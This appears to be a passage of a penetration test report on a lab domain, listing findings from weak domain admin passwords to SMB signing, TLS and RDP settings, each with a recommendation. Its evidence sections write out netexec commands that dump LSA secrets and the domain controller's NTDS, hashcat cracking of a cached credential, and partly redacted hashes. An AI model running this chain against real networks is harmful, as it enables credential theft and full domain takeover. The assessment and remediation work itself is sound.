
- 192.168.57.4
- 192.168.57.5
- 192.168.57.9

Evidence



```
┌─ root💀rayah 📂 ~/ctf/master.local/internal ──────────────────────────────── ✘ INT ⏱ 07:38:37 AM
└─❯ proxychains -q nxc smb -u 'Administrator' -p '[redacted]' --local-auth --lsa  192.168.57.4
SMB         192.168.57.4    445    ORANGE           [*] Windows 10 / Server 2019 Build 19041 x64 (name:ORANGE) (domain:ORANGE) (signing:False) (SMBv1:False)
SMB         192.168.57.4    445    ORANGE           [+] ORANGE\Administrator:[redacted] (Pwn3d!)
SMB         192.168.57.4    445    ORANGE           [+] Dumping LSA secrets
SMB         192.168.57.4    445    ORANGE           MASTER.LOCAL/Administrator:$DCC2$10240#Administrator#[redacted]: (2024-06-23 14:14:41)
SMB         192.168.57.4    445    ORANGE           MASTER.LOCAL/fburtugal:$DCC2$10240#fburtugal#44f[redacted] (2024-06-27 11:51:11)
SMB         192.168.57.4    445    ORANGE           MASTER.LOCAL/jlemon:$DCC2$10240#jlemon#d65[redacted]: (2024-08-07 07:15:54)
SMB         192.168.57.4    445    ORANGE           MASTER\ORANGE$:aes256-cts-hmac-sha1-96:09[redacted]
SMB         192.168.57.4    445    ORANGE           MASTER\ORANGE$:aes128-cts-hmac-sha1-96:d9[redacted]f6e6
SMB         192.168.57.4    445    ORANGE           MASTER\ORANGE$:des-cbc-md5:37b6e5268a13a7b0
SMB         192.168.57.4    445    ORANGE           MASTER\ORANGE$:plain_password_hex:[redacted]
8c6bc6af473f05b555dbbf40dee7d5c83c03a03ba0c6190796448e1d4052ac2655c8d0b5e708c9138f3200[redacted]
545b28b9b53d8cba92014910c722ac6686e53da5d11a2c64236ce831496b65ce1eab8fa658f4a1154c7b9b[redacted]
12
SMB         192.168.57.4    445    ORANGE           MASTER\ORANGE$:aad3b435[redacted]fdd095:::
SMB         192.168.57.4    445    ORANGE           dpapi_machinekey:0x786e[redacted]
dpapi_userkey:0x5d4fa27ab8d4b0b76306ebafa4b03cdb5c6ecc94
SMB         192.168.57.4    445    ORANGE           NL$KM:00753c10a29c6c052087a[redacted]4e2245f1206d469a23473626d1
SMB         192.168.57.4    445    ORANGE           [+] Dumped 10 LSA secrets to /root/.nxc/logs/ORANGE_192.168.57.4_2024-08-20_073845.secrets and /root/.nxc/logs/ORANGE_192.168.57.4_2024-
08-20_073845.cached
```

Figure 9 - Dumped LSA secrets stored in ORANGE workstation




```
Dictionary cache hit:
* Filename..: rockyou.txt
* Passwords.: 14344390
* Bytes.....: 139921574
* Keyspace..: 14344390


Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 2100 (Domain Cached Credentials 2 (DCC2), MS Cache 2)
Hash.Target......: $DCC2$10240#jlemon#d6[redacted]003e
Time.Started.....: Tue Aug 20 19:47:18 2024 (0 secs)
Time.Estimated...: Tue Aug 20 19:47:18 2024 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:    17154 H/s (11.65ms) @ Accel:8 Loops:256 Thr:512 Vec:1
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 8192/14344390 (0.06%)
Rejected.........: 0/8192 (0.00%)
Restore.Point....: 0/14344390 (0.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:9984-10239
Candidate.Engine.: Device Generator
Candidates.#1....: Pa[redacted] -> yankee1
Hardware.Mon.#1..: Temp: 49c Util: 98% Core: 993MHz Mem: 900MHz Bus:4

Started: Tue Aug 20 19:47:17 2024
Stopped: Tue Aug 20 19:47:20 2024
abdullah IdeaPad ~/0/01/Wordlists › cat jlemon.out
$DCC2$10240#jlemon#d65[redacted]03e:Pa[redacted]
abdullah IdeaPad ~/01-Projects/01_Hacking/Wordlists ›
```

Figure 10 - Password of Domain Admin user `jlemon` cracked



```
┌─ root rayah ~/ctf/master.local/internal ──────────────────────────────────── 07:58:44 AM
└─› proxychains -q nxc smb -u 'jlemon' -p 'P[redacted]' -d 'MASTER.local' --ntds vss  192.168.57.9
[!] Dumping the ntds can crash the DC on Windows Server 2019. Use the option --user <user> to dump a specific user safely or the module -M ntdsutil [Y/n] y
SMB         192.168.57.9    445    MASTER-DC        [*] Windows Server 2022 Build 20348 x64 (name:MASTER-DC) (domain:MASTER.local) (signing:True) (SMBv1:False)
SMB         192.168.57.9    445    MASTER-DC        [+] MASTER.local\jlemon:Pa[redacted] (Pwn3d!)
SMB         192.168.57.9    445    MASTER-DC        [+] Dumping the NTDS, this could take a while so go grab a redbull...
SMB         192.168.57.9    445    MASTER-DC        Administrator:500:aad3b435b5140[redacted]cbd4b33:::
SMB         192.168.57.9    445    MASTER-DC        Guest:501:aad3b435b51404eeaad3b[redacted]:::
SMB         192.168.57.9    445    MASTER-DC        MASTER-DC$:1000:aad3b435b51404e[redacted]ec397:::
SMB         192.168.57.9    445    MASTER-DC        krbtgt:502:aad3b435b51404eeaad3[redacted]:::
SMB         192.168.57.9    445    MASTER-DC        MASTER.local\jlemon:1103:aad3b4[redacted]c10a32db22c72d:::
SMB         192.168.57.9    445    MASTER-DC        MASTER.local\SQLService:1104:aa[redacted]b4024650d8fc5f973a:::
SMB         192.168.57.9    445    MASTER-DC        MASTER.local\fburtuqal:1106:aad[redacted]e06a81b54e73b949b:::
SMB         192.168.57.9    445    MASTER-DC        MASTER.local\ftuffah:1107:aad3b[redacted]6a81b54e73b949b:::
SMB         192.168.57.9    445    MASTER-DC        APPLE$:1108:aad3b435b51404eeaad[redacted]9:::
SMB         192.168.57.9    445    MASTER-DC        ORANGE$:1109:aad3b435b51404eeaa[redacted]95:::
SMB         192.168.57.9    445    MASTER-DC        [+] Dumped 10 NTDS hashes to /root/.nxc/logs/MASTER-DC_192.168.57.9_2024-08-20_075929.ntds of which 7 were added to the database
SMB         192.168.57.9    445    MASTER-DC        [*] To extract only enabled accounts from the output file, run the following command:
SMB         192.168.57.9    445    MASTER-DC        [*] cat /root/.nxc/logs/MASTER-DC_192.168.57.9_2024-08-20_075929.ntds | grep -iv disabled | cut -d ':' -f1
SMB         192.168.57.9    445    MASTER-DC        [*] grep -iv disabled /root/.nxc/logs/MASTER-DC_192.168.57.9_2024-08-20_075929.ntds | cut -d ':' -f1
```

Figure 11 - Dumped NTDS from the Domain Controller using credentials of user `jlemon`



rdesktop - 192.168.57.9
Recycle Bin
Microsoft Edge
Server Manager
Server Manager ‣ Dashboard
Manage
Tools
View
Help
Dashboard
Local Server
All Servers
AD CS
AD DS
DNS
File and Storage Services
WELCOME TO SERVER MANAGER
QUICK START
WHAT'S NEW
LEARN MORE
1 Configure this local server
2 Add roles and features
3 Add other servers to manage
4 Create a server group
5 Connect this server to cloud services
Hide
ROLES AND SERVER GROUPS
Roles: 4 | Server groups: 1 | Servers total: 1
AD CS 1
AD DS 1
DNS 1
File and Storage Services 1
Manageability
Events
Services
Performance
BPA results
Windows Server 2022 Standard Evaluation
Windows License valid for 121 days
Build 20348.fe_release.210507-1500
Type here to search
8:24 AM
8/20/2024

Figure 12 - Accessing Domain Controller via RDP using `jlemon` credentials

Recommendation

Implement CIS Benchmark password requirements on the password of the domain admin user `jlemon`.

IPT-006: Security Misconfiguration – SMB signing enabled but not required

Description

MFruits failed to implement SMB signing on multiple devices. The absence of SMB signing could lead to SMB relay attacks, yielding system-level shells without requiring a user password.

Risk

CVSS-Score: **7.3**
Criticality: **High** - Attackers can control industrial devices, destroy data, or shutdown systems.
Likelihood: **High** - Any user with connected to the network can carry out the attack, however the victim's interaction is required.


Tools Used

- `nmap`
- Nessus

Affected Systems

- 192.168.57.4
- 192.168.57.5

Evidence



```
Nmap scan report for 192.168.57.9
Host is up (0.0011s latency).

PORT    STATE SERVICE
445/tcp open  microsoft-ds

Host script results:
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required

Nmap scan report for 192.168.57.4
Host is up (0.0011s latency).

PORT    STATE SERVICE
445/tcp open  microsoft-ds

Host script results:
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required

Nmap scan report for 192.168.57.5
Host is up (0.0012s latency).

PORT    STATE SERVICE
445/tcp open  microsoft-ds

Host script results:
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required

Nmap done: 3 IP addresses (3 hosts up) scanned in 7.04 seconds
```

Figure 13 - `nmap` scan confirms the finding

Recommendation

Enable SMB signing on all MFruite domain computers. Alternatively, as SMB signing can cause performance issues, disabling NTLM authentication, enforcing account tiering, and limiting local admin users can effectively help mitigate attacks.

IPT-007: Insufficient Encryption – Misc. Web Services

Description

Multiple web services offered a weak or moderate strength ciphers.

Risk

CVSS-Score: 6.8
Criticality: Medium - A lost session key can result in a complete compromise of confidentiality and integrity.
Likelihood: Low - Exploiting these vulnerabilities requires a man-in-the-middle position and advanced tool sets.

Tools Used

- Nessus

Affected Systems

- 192.168.57.9

Evidence

The web server has the following issues:

- TLS 1.0/1.1 encrypted connections accepted
- Medium strength cipher suites supported (SWEET32)
- SSL Certificates are self-signed and are not signed by a recognized certificate authority
- SSL Certificate with Wrong Hostname

Recommendation

Disable weak ciphers on public web services.

IPT-008: Insufficient Terminal Services Configuration

Description

The remote Terminal Services is not configured to use Network Level Authentication (NLA) only. NLA uses the Credential Security Support Provider (CredSSP) protocol to perform strong server authentication either through TLS/SSL or Kerberos mechanisms, which protect against man-in-the-middle attacks. In addition to improving authentication, NLA also helps protect the remote computer from malicious users and software by completing user authentication before a full RDP connection is established.

Risk

CVSS-Score: 6.4
Criticality: Medium - If exploited, an adversary gains code execution, leading to lateralmovement across the network.
Likelihood: Low - An attacker can discover these vulnerabilities with basic tools, however the sucess of the attack depends on many external factors.

Tools Used

- Nessus

Affected Systems

- 192.168.57.9

Evidence

See included Nessus scans.

Recommendation

Enable Network Level Authentication (NLA) on the remote RDP server. This is generally done on the 'Remote' tab of the 'System' settings on Windows.

Additional Scans and Reports

LMNS provides all clients with all report information gathered during testing. This includes Nessus files and full vulnerability scans in detailed formats. These reports contain raw vulnerability scans and additional vulnerabilities not exploited by LMNS.

The reports identify hygiene issues needing attention but are less likely to lead to a breach, i.e. defense-in-depth opportunities. For more information, please see the documents in your shared drive folder labeled “Additional Scans and Reports”.

Your shared folder can be accessed using this link.

[LAST PAGE]